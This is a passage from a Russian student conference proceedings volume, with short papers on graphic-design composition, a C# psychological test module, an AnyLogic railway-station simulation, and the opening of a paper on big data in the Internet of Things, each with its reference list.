1. Поиск оптимальных технологических процессов с использованием алгоритмов эвристического поиска / Ю. А. Леонов, Е. А. Леонов, А. С. Зуева, А. С. Сазонова // Вестник Брянского государственного технического университета. – 2017. – № 4(57). – С. 122-127. – DOI 10.12737/article_5a02fa07c12da0.87522967. – EDN ZRQHFJ.

2. Kuzmenko, A. A. Neural Network Analysis of Ecological and Floristic Classification as a Basis for Protection of Regional Biodiversity / A. A. Kuzmenko, A. V. Averchenkov, A. S. Sazonova // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042029. – DOI 10.1088/1757-899X/753/4/042029. – EDN EAYYPM.

3. Sazonova, A. S. Calculation of a Complex Indicator of the Innovation Potential / A. S. Sazonova, A. A. Kuzmenko, M. V. Terekhov // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042028. – DOI 10.1088/1757-899X/753/4/042028. – EDN UVCPYJ.

4. Казаков, Ю. М. Оценка научной деятельности аспирантов и молодых ученых с использованием когнитивного моделирования / Ю. М. Казаков, А. А. Тищенко, А. А. Кузьменко // Современные технологии в российской и зарубежных системах образования : сборник статей VIII Международной научно-практической конференции, Пенза, 22–23 апреля 2019 года. – Пенза: Пензенский государственный аграрный университет, 2019. – С. 46-49.

5. Kuzmenko A.A., Filippova L.B., Sazonova A.S., Filippov R.A. Intelligent system of classification and clusterization of environmental media for economic systems. В сборнике: Proceedings of the International Conference on Economics, Management and Technologies 2020 (ICEMT 2020). Сер. "Advances in Economics, Business and Management Research" 2020. С. 583-586.

Материал поступил в редколлегию 20.04.2024

УДК 004.92

Основы композиции в графическом дизайне

Багрицевич Екатерина Сергеевна (ст.гр.21-ИСТ-истд-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Филипповой Людмилы Борисовны (libv88@mail.ru)

Аннотация. Композиция – это один из самых важных аспектов в создании удачного дизайна. Она определяет расположение элементов на макете, их взаимосвязь и взаимодействие друг с другом. Грамотно построенная композиция позволяет управлять вниманием зрителя в соответствии с поставленной задачей, а также позволяет добиться общей гармонии.

Ключевые слова: композиция, симметрия, асимметрия, гармония, центр.

Композиция — это расположение и соотношение элементов, заставляющее их работать как единое целое и влиять на восприятие зрителя. Она объединяет отдельные объекты в целостную, гармоничную структуру, которая направляет взгляд зрителя в нужное русло, передает содержание и эмоциональное наполнение произведения.

В дизайне под композицией подразумевается выстроенная по определенным правилам связь между объектами, расположенными на плоскости или в пространстве. Именно это соотношение, а не сами объекты, первое, что замечает зритель при взгляде на изображение.

Композиция может быть различной и зависит от задач и целей дизайна. Некоторые из наиболее популярных видов композиции включают симметричную (когда элементы располагаются симметрично относительно центральной оси), асимметричную (когда элементы располагаются несимметрично, но гармонично), равновесную (когда вес элементов равномерно распределен) и доминантную (когда один элемент является главным и привлекает внимание).

Выделяют два вида композиционной схемы:

1. Открытая (линии движутся от центра). Позволяет нам «дорисовать» в уме картину, вывести ее за рамки плоскости. Используют для передачи движения, отображения пространства.

2. Замкнутая (линии стремятся к центру). Подойдет, если нужно показать что-то неподвижное.

Основные элементы композиционного целого – точка, линия, прямоугольник, многоугольник и окружность. У каждого из них свои оптические особенности. Например, мозг пренебрегает крайними частями круга, поэтому если мы хотим визуально сделать его одного размера с прямоугольником, то увеличиваем. Это же касается острых углов. Или, например, квадрат мы считываем зрительно более гармоничным, если его вытянуть, хотя с точки зрения геометрии это уже другая фигура.

Виды и основы построения композиции в графическом дизайне – цвет, пространство, светотень, размер.

Важным элементом является так называемый композиционный центр. Это та точка изображения, которая больше всего притягивает взгляд зрителя. Композиционный центр является началом и, в то же время, кульминацией изображения. Все остальные детали лишь оттеняют или служат фоном.

Для создания акцентов, подчеркивания главной идеи работы или направления внимания зрителя на определенные элементы композиции могут быть использованы якорные объекты. Они также могут использоваться для усиления эмоциональной или информационной нагрузки работы.

Важно уметь правильно выбирать и размещать якорные объекты в дизайне, чтобы достичь нужного эффекта и привлечь внимание зрителя к важным деталям работы.

Ключевыми элементами, влияющими на восприятие композиции, являются негативное и позитивное пространство.

Позитивное – то, которое занимают сами предметы, а негативное или, как его еще называют, контрформа – место между ними. Воздушность так же необходима, как и акценты. Не стоит ею пренебрегать.

Сюда же относятся интервалы между словами и абзацами в тексте. Это помогает расставить смысловые паузы и выделить основные объекты, «уравновесить» картинку, сделать контент удобным читателю, создавать образы.

Такое понятие как ритм также важно при создании гармоничной визуальной картины. Ритм в композиции создаёт упорядоченное движение. Ритмические узоры строятся из похожих элементов и интервалов между ними.

Существует три основных типа ритма:

1. **Регулярный ритм:** интервалы между элементами предсказуемы или сами элементы схожи по размеру и длине. Регулярный ритм статичен, но делает дизайн живым за счёт контраста.

2. **Плавный ритм:** повторяющиеся элементы следуют изгибам и волнистым линиям. Каждый из них при этом уникален, хоть и похож на предыдущий. В природе подобный ритм встречается в окрасе животных — тигров или зебр.

3. **Прогрессирующий ритм** возникает, когда формы или фигуры при каждом своём повторении последовательно меняют форму, размер, также он задаётся изменяющимися интервалами между элементами. Это создаёт иллюзию движения.

Цвет имеет значительное влияние на композицию в графическом дизайне, поскольку он вызывает определенные эмоции и ассоциации у зрителя. Выбор цветовой палитры может определить общее настроение работы, помочь выделить важные элементы и создать ощущение гармонии или динамики. Противоположные друг другу цвета создают контраст и отделяют предметы друг от друга. Например, красный и зеленый.

Объединение оттенков, стоящих рядом на цветовом круге, наоборот, создает ощущение порядка и гармонии – такое сочетание понятно каждому и даже немного предсказуемо. Пример – желтый и оранжевый.

В итоге, композиция играет ключевую роль в создании удачного и эффективного дизайнерского решения. Понимание основных принципов композиции позволяет дизайнеру создавать привлекательные и функциональные макеты, которые будут успешно передавать заданные сообщения.

Список источников

1. Филиппова Л.Б., Филиппов Р.А., Кузьменко А.А. Применение технологий визуализации игрового контента при создании обучающей игры-Тула: Известия Тульского государственного университета. Технические науки. - 2022. - № 7. - С. 123-132

2. ТЕХНОЛОГИЯ ТРЕХМЕРНОГО МОДЕЛИРОВАНИЯ В BLENDER 3D: учебное пособие / Кузьменко А.А., Гладченков А.Д., Филиппова Л.Б., Рак Е.В., Леонов Е.А., Терехов М.В., Сазонова А.С. – Москва: Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 79 с.

3. Городецкая С.В. Основы композиции в графическом дизайне : учебное пособие для СПО / Городецкая С.В., Аверкин Ю.А., Аверкина К.А.. — Москва, Саратов : Профобразование, Ай Пи Ар Медиа, 2024. — 163 с. — ISBN 978-5-4488-1727-4, 978-5-4497-2513-4. — Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/134535.html> (дата обращения: 15.04.2024). — Режим доступа: для авторизир. пользователей

4. Основы композиции в веб-дизайне: учебное пособие /Сазонова А.С., Филиппова Л.Б., Филиппов Р.А., Кузьменко А.А., Леонов Ю.А. – Курск: Закрытое акционерное общество "Университетская книга", 2023 – 99 с.

5. Кузьменко, А. А. Психолого-педагогические основы реализации компетентностного подхода при формировании профессиональных компетенций будущих эргономистов-дизайнеров / А. А. Кузьменко, В. В. Спасенников // Педагогика и психология : сборник статей по материалам I международной заочной научно-практической конференции. Том № 1 (1) : Общество с ограниченной ответственностью "Международный центр науки и образования", 2016. – С. 24-34.

Материал поступил в редколлегию 20.04.2024

УДК 004.9; 005

Разработка модуля «Психологический тест»

Бугаева Анастасия Николаевна (ст.гр. О-20-ИСТ-истд-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Казакова Юрия Михайловича (kum2000@yandex.ru)

Аннотация. Использование психологического тестирования позволяет объективно и качественно измерить и оценить различные характеристики личности, уровень знаний по определённой теме, степень креативности. На данный момент среди психологического тестирования достаточно много.

Ключевые слова: тест, тестирование, анализ, интерфейс, психологическая устойчивость.

Достаточно широкое распространение получают программы и методики тестирования и оценки личности. Существует множество методик оценки по типу темперамента, психологической устойчивости, совместимости, но самые эффективные из них имеют вид тестов. В качестве среды тестирования можно использовать онлайн-тесты, оформленные в виде мануалов или «живые» опросники, являющиеся людьми специализированной профессии.

Пройти онлайн-тест было бы гораздо проще, чем самостоятельно написать среду тестирования с редактором вопросов, подсчётом баллов и выдачей развернутой характеристики личности. Но такое решение не гарантирует прозрачности подсчета результатов, а услуги психолога не так уж и дешевы. Поэтому создание узкоспециализированного софта часто является решением данной проблемы. Такой подход предполагает анализ предметной области, анализ существующих аналогов, оценка собственных сил, сам процесс разработки.

На данный момент сред психологического тестирования достаточно много. Это, как и самостоятельные опросники с ключами интерпретации, так и веб-сайты, выполненные в виде интерактивного теста.

Так онлайн-тест WikiGrowth использует в качестве базы тест Айзенка. Тест довольно прост, в нем всего 57 вопросов и простая интерпретация, а на каждый вопрос всего два ответа – да или нет. В результате проведенного анализа в проектируемом модуле был использован «Тест на темперамент ЕРІ», диагностика самооценки по Айзенку, а также методика определения темперамента.

Поскольку основную смысловую нагрузку в данной программе несут модули настройки и прохождения теста, то начальное окно было решено сделать максимально утилитарным. При нажатии на importPictureBox откроется окно импорта, в котором стоит по-умолчанию фильтр на тип файлов. При нажатии на пиктограмму редактора теста, появляется окно для его редактирования (Рисунок 1). Оно содержит возможность добавления вопроса, установку для него ожидаемого ответа, также оно поддерживает выставление для вопроса тестируемого аспекта личности (экстраверсия, ложь, нейротизм).




Рисунок 1 Окно редактора теста

При нажатии на пиктограмму тестирования появится окно тестирования (Рисунок 2). Здесь просто нужно отметить, актуально для вас утверждение. На основе выбранных ответов и ключа теста, который «зашит» в коде программы, выдается итоговое окно с типом темперамента и его кратким описанием. Если пользователь недостаточно честен с программой тестирования, она это поймет и выведет об этом сообщение.




Рисунок 2 Результат теста

Список источников

1. Павловская Т. А. С#. Программирование на языке высокого уровня. – Изд.: Питер, 2019. – 432 с.
2. Мельникова М.Б. Теория и практика конструирования педагогических тестов: Учебное пособие. -М: Логос, 2002. -432 с:
3. Кузьменко, А. А. Психолого-педагогические основы реализации компетентностного подхода при формировании профессиональных компетенций будущих эргономистов-дизайнеров / А. А. Кузьменко, В. В. Спасенников // Педагогика и психология : сборник статей по материалам I международной заочной научно-практической конференции. Том № 1 (1) : Общество с ограниченной ответственностью "Международный центр науки и образования", 2016. – С. 24-34.
4. Казаков, Ю. М. Оценка научной деятельности аспирантов и молодых ученых с использованием когнитивного моделирования / Ю. М. Казаков, А. А. Тищенко, А. А. Кузьменко // Современные технологии в российской и зарубежных системах образования: сборник статей VIII Международной научно-практической конференции, Пенза, 22–23 апреля 2019 года. – Пенза: Пензенский государственный аграрный университет, 2019. – С. 46-49.
5. Kuzmenko A.A., Filippova L.B., Sazonova A.S., Filippov R.A. Intelligent system of classification and clusterization of environmental media for economic systems. В сборнике: Proceedings of the International Conference on Economics, Management and Technologies 2020 (ICEMT 2020). Сер. "Advances in Economics, Business and Management Research" 2020. С. 583-586.

Материал поступил в редколлегию 20.04.2024

УДК 004.9; 005

Модуль имитационного моделирования для анализа функционирования и оптимизации процессов обслуживания пассажиров и движения поездов

Данькина Софья Андреевна (ст.гр. О-20-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Казакова Юрия Михайловича (kum2000@yandex.ru)

Аннотация. Имитационное моделирование представляет собой мощный инструмент, позволяющий визуализировать и анализировать различные аспекты в системе пассажирских и грузовых железнодорожных перевозок. С помощью имитационной модели можно экспериментально исследовать различные сценарии и стратегии управления вокзалом, что позволяет оптимизировать его работу и повысить качество обслуживания пассажиров

Ключевые слова: имитационное моделирование, оптимизация, анализ, интерфейс, графическая модель.

В современном мире железнодорожный транспорт играет ключевую роль в системе пассажирских и грузовых перевозок. Железнодорожные вокзалы, как важные транспортные узлы, обеспечивают не только связь между различными регионами и странами, но и влияют на повседневную жизнь миллионов людей. Работа вокзала включает в себя сложные процессы: от организации продажи билетов до координации движения поездов и обслуживания пассажиров.

Одной из главных задач является эффективное использование инфраструктуры вокзала и минимизация задержек и простоев поездов. Кроме того, важную роль играет и человеческий фактор: от работы персонала вокзала до поведения пассажиров.

В этой связи, имитационное моделирование представляет собой мощный инструмент, позволяющий визуализировать и анализировать различные аспекты работы вокзала. С помощью имитационной модели можно экспериментально исследовать различные сценарии и стратегии управления вокзалом, что позволяет оптимизировать его работу и повысить качество обслуживания пассажиров.

Необходимо создать модель, которая поможет наглядно демонстрировать процессы, происходящие на вокзале, и предоставит возможность анализа и оптимизации его работы.

Объектом исследования являются процессы и операции, происходящие на железнодорожном вокзале, включая управление движением поездов, обслуживание пассажиров, работу касс и логистику вокзального комплекса.

Основные факторы, которые должны быть включены в анализ:

1. Расписание движения поездов. Расписание должно быть оптимизировано для минимизации задержек и максимального использования доступных путей и платформ.

2. Пассажиропотоки и грузоперевозки: различные типы поездов (пассажирские, грузовые, скоростные).

3. Особенность движения пассажиров на железнодорожном вокзале.

4. Также важно учитывать потребности различных категорий пассажиров

Используя технологии имитационного моделирования в среде AnyLogic, будет возможно виртуально моделировать и анализировать поведение и взаимодействие всех элементов железнодорожного вокзала, от инфраструктуры до пассажиров. Этот подход обеспечивает высокую степень гибкости и адаптивности модели, позволяя вносить изменения и наблюдать за их влиянием на общую работу системы.

При разработке модели движения пассажиров использованы стандартные библиотеки системы. В качестве пассажиров используются агенты Buyer, Buyer1 и Buyer2. При этом пассажиры делятся на две категории, первая, те кто купил билет на поезд заранее и при появлении они движутся непосредственно на платформу прибытия поезда, а вторая группа люди, которые хотят купить билет в кассе, поэтому они сначала идут в кассу, а после на платформу. Buyer2 группа пассажиров, которые хотят купить билет на поезд пригородного следования. Группы Buyer2 и Buyer разбиваются на 3 категории, те кто хочет купить билеты на поезд пригородного следования, поезд дальнего следования и людей, которые уже купили билеты заранее.

Пример движения пассажиров (Рисунок1), которые хотят купить билет на маршрут пригородного следования, для остальных типов пассажиров данный сценарий будет такой же. Аналогично кассирам, они стартуют в блоке Source и в модели появляются в той же точке.




Рисунок 1 – Фрагмент движения пассажиров и кассиров

После прихода на платформу, пассажир ожидает прибытия поезда. Время отправления в билете задается случайным образом и после проверяется со временем отправления поезда по расписанию, которое хранится в коллекции расписаний отправления и прибытия поездов. Маршрут для каждого билета также задается случайным образом из коллекции маршрутов (Рисунок2).




Рисунок 2– Фрагмент модели выбора платформы и посадки пассажиров

Когда поезд прибудет на станцию, пассажир войдет в вагон, а затем удалится из модели. Согласно расписанию, в назначенное время поезд отправится в путь (Рисунок3).




Рисунок 4– Проверка на опоздание и посадка на поезд

Для моделирования движения поездов используется библиотека железнодорожного движения. В модели используются разные типы поездов, транспортные и пассажирские пригородного и дальнего следования. Расписание прибытий и отправлений создается заранее и заносится в одну общую коллекцию расписаний. Для каждого расписания задается время отправления и прибытия поезда, а также в какие дни недели повторять движение.

Для проектирования пространства модели используются инструменты: стена, прямоугольная стена, прямоугольная область, целевая линия, сервис с очередями, группа эскалаторов, направление пешеходного потока (Рисунок4).




Рисунок4 – 2D проекция модели

После добавления графических элементов необходимо добавить блоки различных библиотек, для моделирования потоков пассажиров и поездов.

По результатам работы имитационной модели были получены следующие зависимости, представленные на диаграммах (Рисунок 6-8).




Рисунок5 – Эффективность работы касс




Рисунок 6 – Диаграмма покупки билетов и опоздания пассажиров на поезд

Список источников

1. Боев, В.Д. Исследование адекватности GPSS World и AnyLogic при моделировании дискретно-событийных процессов: Монография / В.Д. Боев.— СПб.: ВАС, 2011. — 404 с.

2. Кузьменко А.А. Технология трехмерного моделирования и текстурирования объектов в Blender 3d и 3d Max : Учебное пособие / А. А. Кузьменко, А. Д. Гладченков, В. А. Шкаберин [и др.]. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2019. – 142 с. – ISBN 978-5-9765-4216-7.

3. Kuzmenko A.A., Filippova L.B., Sazonova A.S., Filippov R.A. Intelligent system of classification and clusterization of environmental media for economic systems. В сборнике: Proceedings of the International Conference on Economics, Management and Technologies 2020 (ICEMT 2020). Сер. "Advances in Economics, Business and Management Research" 2020. С. 583-586.

4. Аверченков В.И. Эволюционное моделирование и его применение. Брянск, 2009.

5. Тищенко А.А., Симоненкова О.М., Казаков Ю.М., Филиппова Л.Б., Кузьменко А.А. Методы продвижения российских инноваций на международный рынок. В сборнике: Новые информационные технологии в научных исследованиях. Материалы XXIII Всероссийской научно-технической конференции студентов, молодых ученых и специалистов: в 2 томах. 2018. С. 39-41.

Материал поступил в редколлегию 20.04.2024

УДК 004.6

Технологии обработки больших статистических данных в интернете вещей

Данькина Софья Андреевна (ст. гр. О-20-ИСТ-итпк-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Компьютерные технологии и системы», Грабежова Ильи Ефимовича (iwg@yandex.ru)

Аннотация. Обработка больших данных в настоящее время с помощью обычных программных методов и аппаратных средств совершенно нерациональна, а зачастую невозможна, так как этого не позволяет огромный объем имеющейся информации. Для каждого конкретного случая необходимо выбрать наиболее подходящий способ обработки данных, только тогда результаты окажутся удовлетворительными: и с технологической, и с экономической точки зрения. О принципах и проблемах этого процесса подробно рассмотрим в данной статье.

Ключевые слова: интернет вещей, технологии обработки данных, big data, статистические данные, машинное обучение, искусственный интеллект, сбор данных, анализ данных.

Интернет вещей (IoT, Internet of Things) представляет собой систему, которая состоит из сети умных устройств, подключенных к облачной платформе.

Эти устройства снабжены датчиками, которые собирают данные, а затем передают их на обработку и хранение посредством проводного или беспроводного интернет-соединения. Интернет вещей проникает в нашу жизнь, охватывая всё больше сфер. IoT используется в промышленности, малом и среднем бизнесе, медицине, и помогает оптимизировать даже привычные бытовые процессы. По данным аналитиков, в 2025 году количество IoT-устройств превысит число пользователей интернета в 16 раз.

К *Big Data* («большим данным») относят информацию, чей объем может быть свыше сотни терабайтов и петабайтов. Причем такая информация регулярно обновляется. Примером являются данные, поступающие из контакт-центров, социальных медиа и данные с фондовых бирж.

Однако "Big Data" не только описывает самым данные, но и принципы их обработки, возможность последующего использования и способы обнаружения конкретной информации в больших массивах данных. Вопросы, связанные с такими процессами, не теряют своей актуальности.

Big Data соответствует следующим характеристикам:

- *Volume* — объем данных: примерно 1 ПБ и выше;
- *Velocity* — высокая скорость накопления и обработки массивов данных;
- *Variety* —разнородность данных, различные форматы и возможное отсутствие структурированности;
- *Veracity* — достоверность как самого набора данных, так и результатов его анализа.

Процесс обработки больших данных включает несколько основных этапов: постановку задачи для аналитической программы, сбор и предварительную обработку данных, выбор алгоритмов для анализа данных и обучение программы, а также анализ полученных результатов.

В большинстве случаев полученные необработанные данные хранятся в "озере данных" (data lake) и могут иметь различные форматы и уровень структурированности, включая структурные (данные в виде строк и колонок), частично структурированные (CSV, XML, JSON-файлы), неструктурированные (pdf-формат, формат документов и т. п.) и бинарные данные (формат видео, аудио и изображения).

Ключевыми положениями для работы с большими данными являются:

